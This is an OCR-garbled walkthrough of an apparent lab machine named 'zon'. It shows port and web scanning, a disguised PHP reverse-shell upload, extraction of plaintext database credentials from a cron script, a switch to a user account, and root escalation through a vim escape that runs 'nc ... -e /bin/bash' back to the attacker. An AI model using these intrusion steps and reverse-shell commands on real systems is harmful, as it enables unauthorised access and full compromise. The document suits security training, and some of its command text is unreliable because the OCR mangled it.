
Zon




```
(root⊗ kali)-[/home/guel]
nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.38
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-06 13:50 EDT
Initiating ARP Ping Scan at 13:50
Scanning 192.168.0.38 [1 port]
Completed ARP Ping Scan at 13:50, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 13:50
Scanning 192.168.0.38 [65535 ports]
Discovered open port 22/tcp on 192.168.0.38
Discovered open port 80/tcp on 192.168.0.38
Increasing send delay for 192.168.0.38 from 0 to 5 due to 7662 out of 25538 d
Increasing send delay for 192.168.0.38 from 5 to 10 due to 6394 out of 21312
Increasing send delay for 192.168.0.38 from 10 to 20 due to 277 out of 922 dro
Increasing send delay for 192.168.0.38 from 20 to 40 due to 2567 out of 8555
Completed SYN Stealth Scan at 13:50, 23.23s elapsed (65535 total ports)
Nmap scan report for 192.168.0.38
Host is up, received arp-response (0.017s latency).
Scanned at 2025-04-06 13:50:24 EDT for 23s
Not shown: 65533 closed tcp ports (reset)
      STATE SERVICE REASON
22/tcp open ssh
                     syn-ack ttl 64
80/tcp open http
                     syn-ack ttl 64
MAC Address: 08:00:27:CE:BD:2A (PCS Systemtechnik/Oracle VirtualBox virtual N
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 23.57 seconds
           Raw packets sent: 100052 (4.402MB) | Rcvd: 65536 (2.621MB)
```


-sCV


```
STATE SERVICE REASON
                                   VERSION
                    syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
22/tcp open ssh
| ssh-hostkev:
   256 dd:83:da:cb:45:d3:a8:ea:c6:be:19:03:45:76:43:8c (ECDSA)
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOHL4gbzUOgWlMW/H
   256 e5:5f:7f:25:aa:c0:18:04:c4:46:98:b3:5d:a5:2b:48 (ED25519)
 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC008/EYPi0jQMqY1zqXqlKfugpCtjg0i5m3bzbyfqxt
80/tcp open http
                  syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: zon
 _http-server-header: Apache/2.4.57 (Debian)
MAC Address: 08:00:27:CE:BD:2A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
NSE: Script Post-scanning.
```

```
troot@ kali)-[/home/guel]
whatweb 192.168.0.38
http://192.168.0.38 [200 OK] Apache[2.4.57], Bootstrap, Country[RESERVED][**], Email[demongmail.com], HTML5, HTTPServer[Osbian Linux][Apache/2.4.57 (Debian)]
, IP[192.168.0.38], JQuery[3.0.0], Script, Title[zon], X-UA-Compatible[IE=edge]
```

```
(root© kali)-[/home/guel]
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 192.168.0.38 -x txt,html,php
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
[+] Method:
[+] Threads:
[+] Wordlist:
[+] Negative Status codes:
[+] User Agent:
[+] Extensions:
[+] Timeout:
                                                                    http://192.168.0.38
                                                                    GET
10
                                                                   /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
                                                                    gobuster/3.6
txt,html,php
 Starting gobuster in directory enumeration mode
                                                                                   [Size: 277]
[Size: 29170]
[Size: 29170]
[Size: 313] [→ http://192.168.0.38/images/]
[Size: 11753]
[Size: 10538]
[Size: 12490]
[Size: 314] [→ http://192.168.0.38/uploads/
[Size: 0]
[Size: 12239]
[Size: 13]
[Size: 311] [→ http://192.168.0.38/icon/]
[Size: 310] [→ http://192.168.0.38/con/]
[Size: 309] [→ http://192.168.0.38/ss/]
[Size: 309] [→ http://192.168.0.38/fonts/]
[Size: 1908]
[Size: 17014]
 /.php
/index.php
                                                  (Status: 403)
(Status: 200)
(Status: 403)
(Status: 301)
(Status: 200)
(Status: 200)
(Status: 200)
(Status: 301)
(Status: 500)
/index.pnp
/.html
/images
/contact.php
/about.php
 /blog.php
 /uploads
 /upload.php
 /service.php
/report.php
 /icon
/js
/fonts
/choose.php (Status: 200
/testimonial.php (Status: 200
Progress: 69397 / 882244 (7.87%)
```







File rs.zip has been uploaded.



Index of /uploads

Name Last modified Size Description

Parent Directory
php-reverse-shell.jpeg .php 2025-04-06 20:54 5.4K

Apache/2.4.57 (Debian) Server at 192.168.0.38 Port 80

```
(root® kali)-[/home/guel/Resources]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.38] 49396
Linux zon 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64 GNU/Linux 20:59:54 up 2:03, 0 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGINQ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ Intercept is off
```

```
/
www-data@zon:/$ ls -l /home/
total 4
drwx — 4 freddie freddie 4096 Dec 3 2023 freddie
www-data@zon:/$ sudo su
[sudo] password for www-data:
sudo: a password for www-data:
sudo: a password so required
www-data@zon:/$ cd /v
var/ wmlinuz vmlinuz.old
www-data@zon:/$ cd /var/
agentx/ backups/ cache/ lib/ local/ lock/ log/ mail/ opt/ run/ spool/ tmp/ www/
www-data@zon:/$ cd /var/www/html/
about.php choose.php css/ hashDB.sh images/ js/ service.php upload.php
blog.php contact.php fonts/ icon/ index.php report.php testimonial.php uploads/
### script that checks the database's integrity every minute

dump-/dev/shm/dump.sql
dump-/dev/shm/dump.sql
dump-/dev/shm/dump.sql
dump-/dev/shm/dump.sql
dump-/dev/shm/dump.sql
dump-/dev/shm/dump- u admin -pudgrJbFc6Av#U3 admin credentials > "${dump}"
usr/bin/sed -i '$d' "${dump}" awk '{print $1}')

### script that checks the database's integrity every minute

### dump-/dev/shm/dump.sql
dump-/dev/shm/dump.sql
dump-/dev/shm/dump.sql
usr/bin/wal 'Alert ! Database hacked!"
usr/bin/wall 'Alert ! Database hacked!"
usr/bin/du-sh /var/lib/mysal >> "${log}"
else
usr/bin/sync 86 /usr/bin/echo 3 > /proc/sys/vm/drop_caches
/usr/bin/sync 86 /usr/bin/echo 3 > /proc/sys/vm/drop_caches
```

```
Type netp; or \n for netp. Type \c' to clear the current input statement.
MariaDB [(none)]> show databases();
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
()' at line 1
MariaDB [(none)]> show databases;
Database
  admin
  information_schema
  mysql
  performance_schema
5 rows in set (0.015 sec)
MariaDB [(none)]> use admin;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MariaDB [admin]> show tables;
| Tables_in_admin |
| credentials
1 row in set (0.000 sec)
MariaDB [admin]> select * from credentials
| username | password
| Freddie | LDVK@dYiEa2I1lnjrEeoMif |
1 row in set (0.001 sec)
MariaDB [admin]>
```

Freddie | LDVK@dYiEa2l1lnjrEeoMif

```
www-data@zon:/$ su freddy
su: user freddy does not exist or the user entry does not contain all the required field
www-data@zon:/$ ls /home
freddie
www-data@zon:/$ su freddie
Password:
[oh-my-zsh] Would you like to update? [Y/n] n
[oh-my-zsh] You can update manually by running `omz update`

freddie@zon /
id$
uid=1000(freddie) gid=1000(freddie) groups=1000(freddie),100(users)

freddie@zon /
whoami
freddie
freddie
freddie@zon /
whoami
freddie
freddie@zon /
Freddie@zon /
Freddie@zon /
Freddie@zon /
```

juste entrer to vim

```
3 normal
             a bug that does not undermine the usability of the whole package; for
4 important a bug which has a major effect on the usability of a package, without
Please select a severity level: [normal] ?
Invalid entry.
Please select a severity level: [normal] 1
Spawning sensible-editor...
Select an editor. To change later, run 'select-editor'.
  1. /bin/nano
                            easiest
  2. /usr/bin/vim.tiny
Choose 1-2 [1]: 2
# nc 192.168.0.36 443 -e /bin/bashile or directory
id^H^H∏
  —(guel<mark>⊛kali</mark>)-[~]
listening on [any] 443 ... connect to [192.168.0.36] from (UNKNOWN) [192.168.0.38] 60996
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```